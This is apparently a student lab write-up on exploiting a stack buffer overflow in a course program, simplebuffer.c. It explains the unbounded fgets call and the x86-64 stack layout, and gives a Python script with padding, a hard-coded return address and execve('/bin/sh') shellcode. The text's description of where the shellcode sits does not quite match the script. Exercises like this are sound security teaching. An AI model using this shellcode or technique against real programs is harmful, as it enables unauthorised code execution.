
In simplebuffer.c, the vulnerability stems from the size of the char array buff, and the user input. In the function helper(), the program only allocates space for 4 char elements, and correspondingly 4 bytes in memory for the buff array as a char takes up 1 byte of space. However, in the fgets call, the program prompts the user for an input that can be up to INT_MAX elements (which is much greater than 4) and stores each character of the input in buff. This means that there is no bound check/stop for the input, and an input greater than 4 characters would write into other parts of memory. In exploiting the program, it required understanding how the stack for an x86 machine is laid out and then crafting the input to simplebuffer such that the desired code is run. In x86, the return address of the current function is stored right before the current call frame's frame pointer (RBP), and the arguments for the current function are stored right before the return address. So, when I pass in the shellcode as input to the helper, I need to find the exact memory address of where the spawn code would be stored, and then overwrite the return address with this memory address. This required some "padding" input to overwrite the stack until the return address, then calculating where exactly the shellcode begins and putting that memory address as the return address of the helper function.




```
# x86 shellcode
addr='\xb0\x56\xff\xff\xff\x7f\x00\x00'
prepend='\x00\x00\x00\x00\x00'
shellcode='\x48\x83\xEC\x20\x48\x89\xE5\x6A' \
          '\x3B\x58\x48\x31\xFF\x57\x48\xBF' \
          '\x2F\x62\x69\x6E\x2F\x2F\x73\x68' \
          '\x57\x48\x89\xE7\x48\x31\xF6\x56' \
          '\x57\x48\x89\xE6\x48\x31\xD2\x0F\x05';

# TODO actually generate the other parts of the input necessary to
# execute the buffer overflow, combine it with the shellcode, and print it all out

print prepend+prepend+prepend+prepend+addr+shellcode
```

I determined that there were 20 bytes between the address of buff[0] and the return address, so I created a padding/constant string called "prepend" and prepended the final string with 20 bytes of "junk". Now the next 8 bytes would overwrite the return address (i.e. where the function returns to), and since I wanted the function to return the beginning of where the spawn code starts (in the stack this is immediately before the return address). I discovered that the spawn code starts at address 0x7fffffff56b0, so I overwrote the return address with this address.


After Exploit
0x7fffffff56b0
Shellcode
Return addr
0x7fffffff56b0
0x7fffffff56c8
Helper
Call frame
local vars (buff)
(Prepend Strings)